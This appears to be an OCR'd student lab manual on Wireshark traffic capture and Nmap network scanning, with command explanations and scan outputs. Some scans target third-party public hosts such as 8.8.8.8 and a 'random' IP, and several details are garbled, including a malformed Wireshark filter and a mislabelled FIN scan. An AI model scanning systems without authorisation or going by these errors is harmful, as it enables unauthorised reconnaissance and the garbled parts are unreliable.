
Steps :

1. Start Wireshark Capture:

Open Wireshark. In the main window, select the network interface you want to capture traffic from. This is usually your primary network adapter. Click the "Start capture" button (shark fin icon) to begin capturing network traffic.




Step 2: Start Capturing Traffic Click "Start" button: Begin capturing network traffic.




Step 3: Visit the Website :

Open a web browser. Navigate to "www.fast.com: https://www.fast.com": This will generatenetwork traffic related to the website.




Step 4: Identify Website's IP Address (Optional)Look for website packets:
In the capture list, search for packets where the "Host" field contains "www.fast.com: https://www.fast.com" or its IP address.

Note the IP address: If you want to filter based on the IP later, note down the website's IP address (e.g., 104.68.107.20).



Step 5: Apply Website-Specific Filter by Domain Name:

In the "Filter" expression bar, enter: host: https://198.251.81.97/
Filter by IP Address (Optional): If you noted the IP address, enter: ip.addr == 198.251.81.97



Step 6: Analyze Website Traffic

Examine filtered packets: You should now see only packets related to your visit to "www.example.com: https://www.example.com".

Analyze packet details: Double-click on a packet to see its detailed information, including source and destination addresses, protocol used, and payload data (if available).

Follow TCP Stream (Optional): Right-click on a TCP packet and select "Follow TCP Stream" to see the entire conversation between your computer and the website server.

PRACTICAL 11

PRACTICAL 11

AIM: Perform the basic network scanning using Nmap tool.

REQUIREMENTS: NMAP, KALI LINUX, METASPLOITABLE, XAMPP.


THEORY:


Nmap (Network Mapper) is a powerful open-source network scanning tool used for network discovery and security auditing. It allows users to discover hosts, services, and other information on a computer network. Here are some basic Nmap commands along with explanations:

1. **nmap <target>**:
   - This is the basic syntax for running an Nmap scan. Replace <target> with the target IP address or hostname.
   - Example: **nmap 192.168.1.1**
2. **nmap -sP <target>**:
   - This command performs a Ping Scan. It sends ICMP echo requests to the target(s) and checks if they are live without scanning ports.
   - Example: **nmap -sP 192.168.1.0/24**
3. **nmap -sT <target>**:
   - This command performs a TCP connect scan. It attempts to establish a full TCP connection with the target's ports to determine whether they are open, closed, or filtered.
   - Example: **nmap -sT 192.168.1.1**
4. **nmap -sS <target>**:
   - This command performs a SYN scan, also known as a stealth scan. It sends SYN packets to the target's ports and analyzes the responses to determine the state of the ports.
   - Example: **nmap -sS 192.168.1.1**
5. **nmap -sU <target>**:
   - This command performs a UDP scan. It sends UDP packets to the target's ports and analyzes the responses to determine the state of the ports.
   - Example: **nmap -sU 192.168.1.1**
6. **nmap -A <target>**:
   - This command enables aggressive scanning options including OS detection, version detection, script scanning, and traceroute.
   - Example: **nmap -A 192.168.1.1**
7. **nmap -p <port(s)> <target>**:
   - This command scans specific ports or port ranges on the target(s).
   - Example: **nmap -p 22,80,443 192.168.1.1**
8. **nmap -O <target>**:
   - This command performs OS detection to determine the Network Security and Concepts running on thetarget(s).
   - Example: **nmap -O 192.168.1.1**
9. **nmap --script <script> <target>**:
   - This command runs Nmap scripts against the target(s). Nmap comes with a wide range of scripts for various purposes like vulnerability detection, service enumeration, etc.
   - Example: **nmap --script smb-os-discovery 192.168.1.1**
10. **nmap -v <target>**:
    - This command runs Nmap in verbose mode, providing more detailed output about the scan progress.
    - Example: **nmap -v 192.168.1.1**


PROCEDURE:

1. Open Kali Linux and log in.
2. Open nmap.





3. Use the following commands to perform OS detection in verbose mode on the host system:
   - nmap -v -A scanme.nmap.org is used for performing an aggressive scan on the target **scanme.nmap.org**.



   - Nmap -V -A 192.168.170.1 is used for performing an aggressive scan on the target IP address **192.168.170.1**.

```
┌──(kali㉿kali)-[~]
└─$ nmap -v -A 192.168.170.1
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-12 03:05 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:05
Completed NSE at 03:05, 0.00s elapsed
Initiating NSE at 03:05
Completed NSE at 03:05, 0.01s elapsed
Initiating NSE at 03:05
Completed NSE at 03:05, 0.00s elapsed
Initiating Ping Scan at 03:05
Scanning 192.168.170.1 [2 ports]
Completed Ping Scan at 03:05, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:05
Completed Parallel DNS resolution of 1 host. at 03:05, 2.12s elapsed
Initiating Connect Scan at 03:05
Scanning 192.168.170.1 [1000 ports]
Discovered open port 443/tcp on 192.168.170.1
Discovered open port 3306/tcp on 192.168.170.1
Discovered open port 80/tcp on 192.168.170.1
Discovered open port 445/tcp on 192.168.170.1
Discovered open port 135/tcp on 192.168.170.1
Discovered open port 139/tcp on 192.168.170.1
Completed Connect Scan at 03:05, 9.73s elapsed (1000 total ports)
Initiating Service scan at 03:05
Scanning 6 services on 192.168.170.1
Completed Service scan at 03:06, 12.09s elapsed (6 services on 1 host)
NSE: Script scanning 192.168.170.1.
Initiating NSE at 03:06
Completed NSE at 03:06, 14.56s elapsed
Initiating NSE at 03:06
Completed NSE at 03:06, 1.20s elapsed
Initiating NSE at 03:06
Completed NSE at 03:06, 0.00s elapsed
Nmap scan report for 192.168.170.1
Host is up (0.0023s latency).
Not shown: 994 filtered tcp ports (no-response)
```

4) Comparison of XAMPP:

- Nmap -p80,443,3306 192.168.221.129 (XAMPP OPEN)

```
┌──(kali㉿kali)-[~]
└─$ nmap -p80,443,3306 192.168.221.129
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-12 02:37 EST
Nmap scan report for 192.168.221.129
Host is up (0.0011s latency).

PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  closed https
3306/tcp open   mysql
```

- Nmap -p80,443,3306 192.168.221.129 (XAMPP CLOSED)

```
┌──(root㉿kali)-[~]
└─# nmap -Pn -p80,443,3306 192.168.221.129
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-14 02:38 EST
Nmap done: 1 IP address (0 hosts up) scanned in 1.60 seconds
```

5) Port scanning with port number 1-1000 (range) on any random ip address.

- nmap -p 1-1000 8.8.8.8

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1-1000 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-12 02:55 EST
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 23.65% done; ETC: 02:57 (0:01:17 remaining)
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.028s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
53/tcp  open  domain
443/tcp open  https
853/tcp open  domain-s
```

- nmap -p 1-1000 117.239.183.26

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1-1000 117.239.183.26
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-12 02:58 EST
Nmap scan report for 117.239.183.26
Host is up (0.054s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 54.09 seconds
```

- nmap -sS 8.8.8.8 is used for performing a TCP SYN scan on the target IP address **8.8.8.8**.

```
┌──(root㉿kali)-[~]
└─# nmap -sS 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-14 01:42 EST
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 96.65% done; ETC: 01:42 (0:00:00 remaining)
Stats: 0:00:29 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.00% done; ETC: 01:42 (0:00:00 remaining)
Nmap scan report for 8.8.8.8
Host is up (0.0030s latency).
All 1000 scanned ports on 8.8.8.8 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 32.00 seconds
```

- nmap -sT 8.8.8.8 is used for performing a TCP connect scan on the target IP address **8.8.8.8**.

```
┌──(root㉿kali)-[~]
└─# nmap -sT 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-14 01:52 EST
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 56.83% done; ETC: 01:52 (0:00:10 remaining)
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 80.07% done; ETC: 01:54 (0:00:27 remaining)
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.071s latency).
Not shown: 990 filtered tcp ports (no-response), 6 filtered tcp ports (host-unreach)
PORT     STATE SERVICE
53/tcp   open  domain
443/tcp  open  https
2000/tcp open  cisco-sccp
5060/tcp open  sip

Nmap done: 1 IP address (1 host up) scanned in 123.59 seconds
```


- nmap -sU 8.8.8.8 is used for performing a UDP scan on the target IP address **8.8.8.8**.

```
┌──(root㉿kali)-[~]
└─# nmap -sU 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-14 01:56 EST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 3.40% done; ETC: 01:59 (0:02:50 remaining)
Stats: 0:14:10 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 65.15% done; ETC: 02:18 (0:07:35 remaining)
Stats: 0:16:30 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 71.50% done; ETC: 02:19 (0:06:35 remaining)
Stats: 0:21:02 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 83.80% done; ETC: 02:21 (0:04:04 remaining)
Stats: 0:26:29 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 98.55% done; ETC: 02:23 (0:00:23 remaining)
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.0053s latency).
Not shown: 999 open|filtered udp ports (no-response)
PORT   STATE SERVICE
53/udp open  domain

Nmap done: 1 IP address (1 host up) scanned in 1621.81 seconds
```


- nmap -sX 8.8.8.8 is used for performing a Xmas scan on the target IP address **8.8.8.8**.

```
┌──(root㉿kali)-[~]
└─# nmap -sX 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-14 02:20 EST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.00050s latency).
All 1000 scanned ports on dns.google (8.8.8.8) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 4.46 seconds
```

- nmap -sN 8.8.8.8 is used for performing a NULL scan on the target IP address **8.8.8.8**.



- nmap -sF 8.8.8.8 is used for performing a NULL scan on the target IP address **8.8.8.8**.



- **Nmap -p- <ip> --open** for scanning all the open ports.

➢ **RESULT:** Performed the basic network scanning using Nmap tool successfully.

Practical-12

Practical-12


Aim: Finding the live host in network using advance IP scanning tool.

1. Install the Advance ip scanner using the url.

